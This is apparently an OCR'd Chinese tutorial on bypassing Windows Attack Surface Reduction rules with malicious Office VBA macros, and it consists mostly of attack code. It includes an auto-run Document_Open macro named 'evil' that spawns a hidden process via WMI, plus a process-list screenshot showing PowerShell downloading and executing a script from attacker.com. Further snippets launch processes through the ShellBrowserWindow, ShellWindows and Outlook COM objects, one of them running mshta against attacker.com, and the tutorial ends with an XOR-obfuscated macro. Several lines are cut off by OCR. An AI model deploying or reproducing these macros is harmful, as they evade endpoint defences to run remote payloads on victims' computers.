
Bypass ASR

ASR（Attack surface reduction），通过配置攻击面减少规则，可以保护计算机不被恶意软件、代码攻击



```
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2")
Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_" & "Process")
objProcess.Create "cmd.exe", Null, objConfig, intProcessID
```

Bypass ASR


11 - ThisDocument (代码)
(通用)
Process Explorer - Sysinternals: www.sysinternals.com [WIN-JQVD7QFFPQ0\test7]
File
Options
View
Process
Find
Users
Help


```
Private Sub Document_Open()
Call evil
End Sub


Sub evil()

Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\ro
Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2
objProcess.Create "powershell.exe -NoLogo iex ((New-Object Net.WebClient).

End Sub
```

Process	CPU	Private B...	Working Set	PID	Description	Company Name
System Idle Process	98.39	K	24 K	0		
System	0.02	176 K	2,208 K	4		
Interrupts	0.96	K	K	n/a	Hardware Interrupts a...	
smss.exe		544 K	200 K	404		
csrss.exe	< 0.01	3,012 K	2,700 K	488		
conhost.exe	< 0.01	3,476 K	696 K	1556		
conhost.exe	< 0.01	1,352 K	584 K	1588		
csrss.exe	0.06	10,296 K	20,704 K	540		
conhost.exe	< 0.01	1,960 K	5,516 K	5952	控制台窗口主机	Microsoft Corporation
wininit.exe		1,688 K	520 K	548		
services.exe	< 0.01	5,408 K	6,272 K	644		
svchost.exe		4,792 K	5,168 K	760	Windows 服务主进程	Microsoft Corporation
WmiPrvSE.exe	< 0.01	13,228 K	14,880 K	2328		
powershell.exe	< 0.01	57,200 K	54,888 K	5220	Windows PowerShell	Microsoft Corporation
vmacthlp.exe	< 0.01	4,620 K	1,716 K	824	VMware Activation Helper	VMware, Inc.
svchost.exe						
svchost.exe						
svchost.exe						
dwm.exe						
svchost.exe	< 0.01	28,100 K	33,336 K	120	Windows 服务主进程	Microsoft Corporation
svchost.exe	< 0.01	11,320 K	13,536 K	1040	Windows 服务主进程	Microsoft Corporation
svchost.exe	< 0.01	26,844 K	23,004 K	1124	Windows 服务主进程	Microsoft Corporation
spoolsv.exe	< 0.01	15,104 K	3,352 K	1312	后台处理程序子系统应用程序	Microsoft Corporation
svchost.exe		11,784 K	8,620 K	1364	Windows 服务主进程	Microsoft Corporation
coreServiceShell.exe	0.01	65,268 K	10,588 K	1480	Trend Micro Anti-Malw...	Trend Micro Inc.
uiWatchDog.exe		1,364 K	416 K	1536		
uiSeAgnt.exe	< 0.01	9,888 K	868 K	3132	Client Session Agent	Trend Micro Inc.
coreFrameworkHos...		5,984 K	3,408 K	1580		
OfficeClickToRun.exe	< 0.01	43,276 K	44,436 K	1544	Microsoft Office Clic...	Microsoft Corporation
PtSvcHost.exe	< 0.01	14,188 K	13,616 K	1784	Platinum Host Service	Trend Micro Inc.

```
Command Line:
   powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))
Path:
   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```


CPU Usage: 1.61% | Commit Charge: 60.99% | Processes: 64 | Physical Usage: 84.63%

Bypass ASR




```
Const ShellBrowserWindow = _
"{C08AFD90-F2A1-11D1-8455-00A0C91F3880}"
Set SBW = GetObject("new:" & ShellBrowserWindow)
SBW.Document.Application.ShellExecute "cmd.exe", Null, "C:\Windows\System32", Null, 0
```

ShellBrowserWindow COM 对象




```
Set outlookApp = CreateObject("Outlook.Application")
outlookApp.CreateObject("Wscript.shell").Run "calc.exe",0
```

outlook对象




```
Const ShellWindows = _
"{9BA05972-F6A8-11CF-A442-00A0C90A8F39}"
Set SW = GetObject("new:" & ShellWindows).Item()
SW.Document.Application.ShellExecute "calc.exe", Null, "C:\Windows\System32", Null, 0
```

混淆



```
Set outlookApp = CreateObject("Outlook.Application")
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0
```



```
Private Function gjtRMFzcLZuu(wavrGNDcPxeFwB As Variant, PrEXCkaehHgZ As Variant)
Dim auwirTWvhEXww As String
auwirTWvhEXww = ""
For i = LBound(wavrGNDcPxeFwB) To UBound(wavrGNDcPxeFwB)
auwirTWvhEXww = auwirTWvhEXww & Chr(PrEXCkaehHgZ(i) Xor wavrGNDcPxeFwB(i))
Next
gjtRMFzcLZuu = auwirTWvhEXww
End Function
Set jNwfOXFJYFyl = CreateObject(gjtRMFzcLZuu(Array((126 + 82),(59 + 70),248,(3 - 0),26,(((44 - 22) + 17) XOR ((49 - 23) + 212)),
gjtRMFzcLZuu(Array((181 XOR 106),187,(3 XOR (297 - 142)),(76 + (4 - 1))),Array((34 XOR ((166 - 76) + 47)),210,(245 XOR (3 - 1)),
jNwfOXFJYFyl.CreateObject(gjtRMFzcLZuu(Array((168 - 84),((108 - 52) + 166),((21 - 9) + 52),(1 + 15),(172 - 51),(12 - 5),105,(163
gjtRMFzcLZuu(Array((205 + 17),((21 + 55) XOR 195),((2 - 1) XOR 26),(293 - 145),(8 XOR 7),(49 XOR 175),(316 - 95),(30 + (73 - 32)
gjtRMFzcLZuu(Array((44 - 12),183,(198 + 24),((39 + 24) XOR 189),43,178,191,(260 - 52),217,(87 + 19),(115 + 5),(57 + 60),((13 + 1
gjtRMFzcLZuu(Array(((113 + 42) XOR (139 - 32)),150,(52 XOR (229 - 47)),(13 + 62),(((198 - 60) + 28) XOR ((68 - 31) + (129 - 52))
```

https://github.com/BaptisteVeyssiere/vba-macro-obfuscator

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

混淆

